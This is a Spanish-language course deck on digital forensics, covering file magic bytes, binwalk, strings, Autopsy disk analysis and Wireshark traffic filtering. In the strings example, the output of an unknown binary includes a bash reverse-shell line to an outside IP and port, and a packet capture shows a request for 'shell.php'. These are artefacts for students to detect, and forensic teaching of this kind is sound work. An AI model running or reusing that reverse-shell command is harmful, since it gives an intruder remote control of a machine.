

#CátedrasCiber

Módulo II:

Análisis Forense y Esteganografía

30/10/2024



Análisis Forense


¿Qué es el análisis forense?

- Buscar datos dada una fuente de información sin alterar su estado.
- Las fuentes de información pueden ser muy variadas, nos vamos a centrar en:
 - Análisis de **ficheros** comunes
 - Análisis de sistemas de **almacenamiento**
 - Análisis de **memoria (RAM)**
 - Análisis de **tráfico de red**




Ficheros: Extensiones y Magic Bytes

- Windows: antes de nada, configuramos nuestra máquina para que no oculte las extensiones de ficheros.



Ficheros: Extensiones y Magic Bytes

- ¿Cómo sabe el sistema operativo qué tipo de fichero tenemos?
 - Windows: por **extensión** (exe, png, txt, ...)
 - Resto: más frecuente por **magic bytes**.



Ficheros: Extensiones y Magic Bytes

- ¿Qué son exactamente los **magic bytes**?

```
δ > ➔ ~/Imágenes > ✓ PIPE|0    xxd background.jpg
00000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001 .....JFIF.....
00000010: 0001 0000 ffdb 0043 0003 0202 0302 0203 .....c.....
00000020: 0303 0304 0303 0405 0805 0504 0405 0a07 .....:.....
00000030: 0706 080c 0a0c 0c0b 0a0b 0b0d 0e12 100d .....:.....
00000040: 0e11 0e0b 0b10 1610 1113 1415 1515 0c0f .....:.....
00000050: 1718 1614 1812 1415 14ff db00 4301 0304 .....:.....
00000060: 0405 0405 0905 0509 140d 0b0d 1414 1414 .....:.....
00000070: 1414 1414 1414 1414 1414 1414 1414 1414 .....:.....
00000080: 1414 1414 1414 1414 1414 1414 1414 1414 .....:.....
00000090: 1414 1414 1414 1414 1414 1414 1414 ffc0 .....:.....
000000a0: 0011 0804 3807 8003 0122 0002 1101 0311 .....8....".
000000b0: 01ff c400 1f00 0001 0501 0101 0101 0100 .....:.....
000000c0: 0000 0000 0000 0001 0203 0405 0607 0809 .....:.....
000000d0: 0a0b ffc4 00b5 1000 0201 0303 0204 0305 .....:.....
000000e0: 0504 0400 0001 7d01 0203 0004 1105 1221 .....}:....!
000000f0: 3141 0613 5161 0722 7114 3281 91a1 0823 1A..Qa."q.2....#
00000100: 42b1 c115 52d1 f024 3362 7282 090a 1617 B...R..$3br.....
00000110: 1819 1a25 2627 2829 2a34 3536 3738 393a ...%6'()*456789: CDEFGHJSTIMWWVZ
00000120: 4344 4546 4748 4042 5354 5556 5758 5052 .....
```

- **Patrón de bytes**
- Generalmente al **comienzo** del fichero
- Identifican el contenido del fichero
- Herramienta **file**: identifica tipo fichero por su patrón de bytes

Ejemplos: https://en.wikipedia.org/wiki/List_of_file_signatures

Ficheros: Extensiones y Magic Bytes

- Otra herramienta muy potente es **binwalk**

```
root@kali:~# binwalk -B ddwrt-linksys-wrt1200ac-webflash.bin

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0              TRX firmware header, little endian, image size: 37883904 by
28           0x1C             uImage header, header size: 64 bytes, header CRC: 0x780C274
92           0x5C             Linux kernel ARM boot executable zImage (little-endian)
2460          0x99C            device tree image (dtb)
23432         0x5B88            xz compressed data
23776         0x5CE0            xz compressed data
2117484       0x204F6C            device tree image (dtb)
3145756       0x30001C            UBI erase count header, version: 1, EC: 0x0, VID header off
```

- Analiza el **fichero completo** buscando patrones conocidos
- Permite extraer los ficheros identificados
- Viene instalada por defecto en Kali

Ficheros: Extensiones y Magic Bytes

- ¿Y si falla todo lo anterior?
- **Strings**, **xxd**, ¡RegEX!
- Podemos obtener pistas gracias a los **caracteres imprimibles** que contiene el fichero.

```
Δ > ➜ ~/Descargas/firefox > ✓ strings randomFile  
/lib64/ld-linux-x86-64.so.2  
putchar  
system  
__libc_start_main  
__cxa_finalize  
libc.so.6  
GLIBC_2.34  
GLIBC_2.2.5  
_ITM_deregisterTMCloneTable  
__gmon_start__  
_ITM_registerTMCloneTable  
PTE1  
u+UH  
/bin/bash -l > /dev/tcp/104.11.183.41/9443 0<&1 2>&1  
;*3$"  
GCC: (Debian 13.2.0-2) 13.2.0  
Scrt1.o  
__abi_tag  
crtstuff.c  
deregister_tm_clones  
__do_global_dtors_aux  
completed.0  
__do_global_dtors_aux_fini_array_entry
```

Almacenamiento



AUTOPSY
DIGITAL FORENSICS

- Con almacenamiento, incluimos:
 - Diferentes **tipos de soporte**
 - Discos duros / sólidos (HDD, SSD)
 - Pendrives
 - Discos virtuales
 - Diferentes **sistemas de ficheros**
 - NTFS, FAT32, EXT4, etc.
- Además, existen múltiples formatos para almacenar la evidencia

Almacenamiento



AUTOPSY
DIGITAL FORENSICS

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Data Sources

- copy.iso_1 Host
 - copy.iso
 - \$OrphanFiles (2)
 - \$CarvedFiles (1)
 - \$Unalloc (1)
 - .Trash-1000 (4)
 - files (4)
 - info (5)
 - pass.txt (1)

File Views

- File Types
- By Extension
- By MIME Type
- Deleted Files
 - File System (9)
 - All (12)
- MB File Size
- Data Artifacts
- Analysis Results
- Encryption Detected (2)

Listing /img_copy.iso/.Trash-1000/files

Table Thumbnail Summary

Name	S	C	O	Modified Time	Change Time	Access Time	Create
[current folder]				2023-08-31 16:09:12 CEST	0000-00-00 00:00:00	2023-08-31 00:00:00 CEST	2023-
[parent folder]				2023-08-31 16:08:52 CEST	0000-00-00 00:00:00	2023-08-31 00:00:00 CEST	2023-
Cloud4.jpeg				2023-08-31 16:08:58 CEST	0000-00-00 00:00:00	2023-08-31 00:00:00 CEST	2023-
pass.txt				2023-08-31 16:08:52 CEST	0000-00-00 00:00:00	2023-08-31 00:00:00 CEST	2023-

Tráfico de red

- Podemos registrar el tráfico de red para su posterior análisis.
- Entre otros, observamos peticiones DNS, tráfico HTTP...
- Nota: Wireshark también puede analizar tráfico USB



Wireshark

Tráfico de red

Lista paquetes



Capture.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length Info
447	32.24296...	192.168.0.147	192.168.0.115	TCP	74 52670 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1407804984
448	32.24516...	192.168.0.115	192.168.0.147	TCP	74 80 → 52670 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1407804984
449	32.24518...	192.168.0.147	192.168.0.115	TCP	66 52670 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1407804984
450	32.24552...	192.168.0.147	192.168.0.115	HTTP	407 GET /shell.php HTTP/1.1 66 80 → 52670 [ACK] Seq=1 Ack=342 Win=64896 Len=0 TSval=1701954011
451	32.24589...	192.168.0.115	192.168.0.147	TCP	74 53734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1701954011
452	32.24864...	192.168.0.115	192.168.0.147	TCP	74 80 → 53734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1701954011
453	32.24867...	192.168.0.147	192.168.0.115	TCP	66 53734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1701954101
454	32.24908...	192.168.0.115	192.168.0.147	TCP	172 53734 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=106 TSval=1701954101
455	32.25470...	192.168.0.115	192.168.0.147	TCP	66 80 → 53734 [ACK] Seq=1 Ack=107 Win=65152 Len=0 TSval=1407804984
456	32.25472...	192.168.0.147	192.168.0.115	TCP	265 53734 → 80 [PSH, ACK] Seq=107 Ack=1 Win=64256 Len=199 TSval=1701954011
457	32.27156...	192.168.0.115	192.168.0.147	TCP	66 80 → 53734 [ACK] Seq=1 Ack=306 Win=65024 Len=0 TSval=1407805011
458	32.27159...	192.168.0.147	192.168.0.115	TCP	120 53734 → 80 [PSH, ACK] Seq=306 Ack=1 Win=64256 Len=54 TSval=1701954011
459	32.27581...	192.168.0.115	192.168.0.147	TCP	66 80 → 53734 [ACK] Seq=1 Ack=360 Win=65024 Len=0 TSval=1407805011
460	32.27585...	192.168.0.147	192.168.0.115	TCP	78 53734 → 80 [PSH, ACK] Seq=360 Ack=1 Win=64256 Len=12 TSval=1701954011
461	32.27781...	192.168.0.115	192.168.0.147	TCP	66 80 → 53734 [ACK] Seq=1 Ack=372 Win=65024 Len=0 TSval=1407805011
462	32.27786...	192.168.0.147	192.168.0.115	TCP	109 53734 → 80 [PSH, ACK] Seq=372 Ack=1 Win=64256 Len=43 TSval=1701954011
463	32.27812...	192.168.0.115	192.168.0.147	TCP	66 80 → 53734 [ACK] Seq=1 Ack=415 Win=65024 Len=0 TSval=1407805011
464	32.27813...	192.168.0.147	192.168.0.115	TCP	73 80 → 53734 [PSH, ACK] Seq=1 Ack=415 Win=65024 Len=7 TSval=1407805011
465	36.53758...	192.168.0.147	192.168.0.115	TCP	66 53734 → 80 [ACK] Seq=415 Ack=8 Win=64256 Len=0 TSval=1701954011
466	36.53792...	192.168.0.115	192.168.0.147	TCP	75 53734 → 80 [PSH, ACK] Seq=415 Ack=8 Win=64256 Len=9 TSval=1701954011
467	36.54057...	192.168.0.115	192.168.0.147	TCP	

Transmission Control Protocol, Src Port: 52670, Dst Port: 80, Seq: 1, Ack: 1, Len: 341

Hypertext Transfer Protocol

GET /shell.php HTTP/1.1\r\nHost: 192.168.0.115\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nDNT: 1\r\n

0000 08 00 27 92 a2 af 00 0c 29 4a b9 cd 08 00 45 00 .J...E
0010 01 89 b0 1d 40 00 40 06 06 fb c0 a8 00 93 c0 a8 ..@.P.
0020 00 73 cd be 00 50 01 9f 1c bb 87 c6 14 06 80 18 s.P.....

Packets: 907 · Displayed: 907 (100.0%) · Profile: Default

Paquete analizado




Tráfico de red

- Generalmente tenemos cientos de paquetes
- Es importante aprender a **filtrar la información** relevante
 - Por protocolo: usar el nombre. Ej: HTTP
`http`
 - Por puerto origen / destino
`tcp.port == 12345`
 - Paquetes UDP que contengan ciertos bytes:
`udp contains AA:BB:CC`
 - Referencia completa:
<https://wiki.wireshark.org/DisplayFilters>


Tráfico de red

- Para ver paquetes relacionados con otros usamos “Follow”



Tráfico de red

